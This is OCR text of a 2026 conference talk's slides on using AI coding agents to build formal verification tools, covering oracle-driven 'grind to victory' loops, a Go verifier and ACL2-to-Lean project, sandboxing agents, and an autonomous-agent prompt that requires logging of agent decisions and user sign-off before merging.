
Unclear if we can close this gap completely

(~ adversarial robustness)

*Problem 3:*
specification seems very **very** hard

# Trust pipeline


System code (eg. Rust) → model.lean




Assumes:
- The user understands the spec
- The user knows what they want

some_specification.lean


# seL4 - code / proof + specification (c. 2009)



# Eg, agent containment

Many layers of specifications

- User intent / safety
- Agent permission controls
- OCI / container specs
- Syscall specs
- Linux kernel interfaces
- HW specs



# Oversight scenarios

- “Claude please rebuild Chrome in Rust”
- “Claude go find and fix *all* bugs in Windows”
- “Claude build me a self driving car controller make no mistakes”

How do we specify and oversee agents at vast and ludicrous scale???

(Please work on this problem!)


## DOING PROOF / #3 AI SEEMS LIKE A MASSIVE DEAL

➔ What the heck is going on??


➔ Trust and AI

➔ Formal oversight

➔ Formal oversight seems hard




SITUATIONAL AWARENESS, Leopold Aschenbrenner, June 2024
https://situational-awareness.ai




SITUATIONAL AWARENESS, Leopold Aschenbrenner, June 2024
https://situational-awareness.ai

# How do we build trustworthy formal tools with AI?

DOING PROOF / MARKTOBERDORF 2026

#1 NINE YEARS OF SALES CALLS

#2 LIFE IN THE HABITABLE ZONE

#3 AI SEEMS LIKE A MASSIVE DEAL

#4 TENTATIVE ADVICE ON BUILDING W/ AI

Oath

#4

DOING PROOF / MARKTOBERDORF 2026

#1 NINE YEARS OF SALES CALLS

#2 LIFE IN THE HABITABLE ZONE

#3 AI SEEMS LIKE A MASSIVE DEAL

#4 TENTATIVE ADVICE ON BUILDING W/ AI

Oath

mike@oath.tech

# How do we use AI to build formal tools?

*Me, building formal tools*

# AI propensities (c. Fable / Sol - mid-2026)

AIs are good at:

- Math reasoning
- Coding / Lean
- Nit-picking
- Persistence!


AIs are bad at:

- Judgement: *“am I doing the right thing?”*
- Creativity: *“is there some other way to solve this?”*
- Executive control: *“should I stop grinding and replan?”*

# Reminder: trustworthy checks

Heuristic search
- Use any means available
- Quick, powerful, opaque
- May be wrong

Verification
- Highly predictable methods
- Slow, simple, legible
- Guaranteed correctness




**Untrusted** **Trusted**

# *Strategy:* Grind to Victory

# Grind to victory

Ingredients

- Objective: something you want to build
- Oracle: a checkable root of trust that points towards the objective

Process:

1. AI agent builds some stuff
2. AI agent checks oracle, fixes gaps

*(iterate for a long time until success)*

# Oracles

- Tests / differential testing
- Existing implementation
- Theorem
- Coverage metric
- Agent judge / human review ...

The important thing:

- Oracle is hard to game
- Oracle can be human reviewed
- Oracle points to objective

# Some things I built (~2-3 months, *grind to victory* style)

- ACL2lean, a toolchain that replays ACL2 proofs in Lean
  - https://github.com/OathTech/ACL2Lean
- golean, a Go semantics and Iris-based formal verifier
  - https://github.com/OathTech/golean
- grossmith, a Go program generator (intended for differential testing)
  - https://github.com/OathTech/grossmith/
- brick-wp, a tactic library for BRiCk C++ verification
  - https://github.com/OathTech/brick-wp
- cerberus-lean, a port of Cerberus C semantics (+ Iris-based verification)
  - https://github.com/OathTech/cerberus-lean

*(some other smaller things…)*

# Building a Go verifier (1): testset

Build a testset that cover a lot of Go features

Oracle:

- The test set compiles and runs
- Test internal features affect return values

*Grind to victory!*

Tool: https://github.com/OathTech/golean

# Building a Go verifier (2): Go semantics

Build a Lean interpreter that exactly matches Go

Oracle:

- Every conformance test runs in the interpreter
- Differential testing: tests produce the same result on real-Go and Lean

*Grind to victory!*

# Building a Go verifier (3): semantics engineering

Build relational semantics which is compatible with iris-lean

Oracle:

- Lean interpreter and relational semantics are proved equivalent
- Iris properties exist over the relational semantics

*Grind to victory!*

# Building a Go verifier (4): verifying code

Verify small Go programs

Oracle:

- Theorems exist about a set of target programs
- The TCB excludes the relational semantics

*Grind to victory!*

# Building a Go verifier (5): example generation

Automatically generate many small Go programs

Oracle:

- The generator always generates conformant Go
- The generator covers some set of Go features

*Grind to victory!*

Fuzzer: https://github.com/OathTech/grossmith/settings

# ACL2lean: https://github.com/OathTech/ACL2Lean

- ACL2 doesn’t have proof objects
- Very different proof model to Lean
- Can we replay ACL2 proofs in Lean?

Requires:

- Deep embedding of ACL2 logic in Lean
- Instrumentation of ACL2 tool to emit proof logs
- Tactics engineering to replay proofs

# ACL2Lean grind loops

Many loops across the project:

- Instrument ACL2 to generate proof logs (grind on coverage)
- Parse proof logs into trees (agent-judge on small examples)
- Check trees are valid reasoning (grind on coverage)
- Replay trees as tactics (grind on kernel pass)
- ...

# Start with thin slices, pry the window wider

- Support one simple ACL2 proof  (theorem: 1 + 1 = 2 or similar)
- *Grind to victory*
- Add one more category of proof
- *Grind to victory*
- ...
- Support a real ACL2 book! (today)

Widen by a sequence of grind loops, each with goals / oracles

# Some future grind loop targets

- SpecTec in Lean (trash prototype Claude built overnight: https://github.com/OathTech/spectec-lean)
- etcd-io/raft (via golean)
- libxml2 (via cerberus-lean)
- Verifying the Rust compiler
- Verifying the Linux kernel :)

# Other advice

# Don’t read the code

At least most code

Your most precious resource is *time* - oversight and understanding is expensive!

# You need an anchor objective

Some top-level auditable claim you understand e.g

$$\forall\, x \in \text{args}, \forall\, r,$$

$$\text{goSemantics}\ p\ x = \text{some}\ r \quad \rightarrow \quad r = .\text{ok}\ (\text{specFn}\ x)$$

Otherwise you might be building total nonsense!

# Use the best model

Current best models (c. August 21 2026)

- Claude Fable
- GTP-5.6 Sol

Other models are much worse especially for conceptual / long cycle work

When the next model arrives, pick it up and test it

# Pay for AI

- $200 / month Claude plan is a great deal - *much* cheaper than API costs
- Similar for Codex

Typical buildout for a useful formal thing will be ~$1000s of tokens

# Work in arcs

- Describe a goal - a single grind campaign
- Agent defines an ‘arc charter’ - a doc in the repo

Use /goal - forces the agent to continue until a condition is done

**MY GRIND PROMPT (as of today, work in progress)**

/goal Finish ALL of the work chartered in [TODO]

We are going to do a fully autonomous push on some work. You are a long-running autonomous agent and your job is to complete the WHOLE remainder of this work as defined in the charter file. Completion means ALL the work is done, COMPLETELY. Working autonomously means the agent (rather than the user) will make many judgement calls. Judgement calls typically do NOT need to be checked with the user. Resolve them according to long-term project principles.

All decisions should be logged for later review, but during this period, making calls is for YOU, the agent. Don't stop to solicit feedback from the user, make the call and keep going (the exception is a true emergency, see below). Decisions must be clearly logged, and it is critically important that agent-decided decisions are logged as such (not confused with user-decided decisions). You should be very careful to tag any decisions along the way with [AGENT] or [USER] . It would be a critical trust failure for an agent-decided decision to be mistakenly logged as user-decided.

Work on a branch and create sub-branches if you need them. Do not merge to main - that will happen once the goal is done and you have user sign-off.

EMERGENCY EXIT CONDITION: The agent may declare an EMERGENCY EARLY EXIT from the goal. The agent should declare the NATURE of the emergency as part of declaring the emergency exit. However, an emergency exit will ALWAYS be permitted without question no matter the reason given. This is to allow the agent a completely reliable escape hatch in unanticipated situations.

The agent should exercise judgement and only call for an emergency exit in situations where the work is truly stuck (e.g. blocked by lack of resources, uncompletable thanks to mis-specification, spinning with minimal progress), or when facing a dire threat to project success, or other true emergencies. The agents should not declare an emergency exit for routine decisions. When faced with decisions, the agent should make the decision and log it for later review (see above).

# Adversarial audit

Dispatch review agents at the end of each arc

- Multiple subagents
- Briefed to be adversarial / decorrelated

Very effective at killing bugs!

# Run in a sandbox

- Stops the agent from accessing the network (except AI API)
- Stops the agent accessing anything outside current folder and allow-list

I like https://nono.sh/

Agents will break things if you don’t restrict them

# Try to scale up

Time / oversight is your most punishing limit

Scale up hierarchy

- [less scalable] Review every line of code
- Review every change
- Discuss each commit w/ agent
- Single-arc, watch commits go by
- Multiple arcs at once, human+agent management **← me today**
- [more scalable] Agents deciding arcs, supervising agents

# Be insanely ambitious

- Most people are aiming too low. Hard tasks reveal the boundary
- Calibration on capabilities is very difficult

Eg. these tasks will fail today, but it's interesting *how* they fail

- "Verify linux kernel"
- "Verify rustc"

Try to figure out what would make such tasks successful

Be ready for the next model

# Build for next year

Not today / yesterday:

Common failure:

- “AIs are bad at *X*. I will build a tool that solves *X*”
- *… 6 months pass*
- AIs are good at X :(


# Build for next year

Not today / yesterday:

Common failure:

- “AIs are bad at *X*. I will build a tool that solves *X*”
- *… 6 months pass*
- AIs are good at X :(

Not for +10 years:




*“Advice for a (young) investigator in the first and last days of the Anthropocene”*
Jascha Sohl-Dickstein
https://iclr.cc/virtual/2026/10022182

# Placeholder: advice I forgot to put in a slide

# Oath Technologies


Email: mike@oath.tech

Website (landing soon): https://oath.tech

We’re hiring in Berkeley CA

DOING PROOF / MARKTOBERDORF 2026

#1 NINE YEARS OF SALES CALLS

#2 LIFE IN THE HABITABLE ZONE

#3 AI SEEMS LIKE A MASSIVE DEAL

#4 TENTATIVE ADVICE ON BUILDING W/ AI

Oath

mike@oath.tech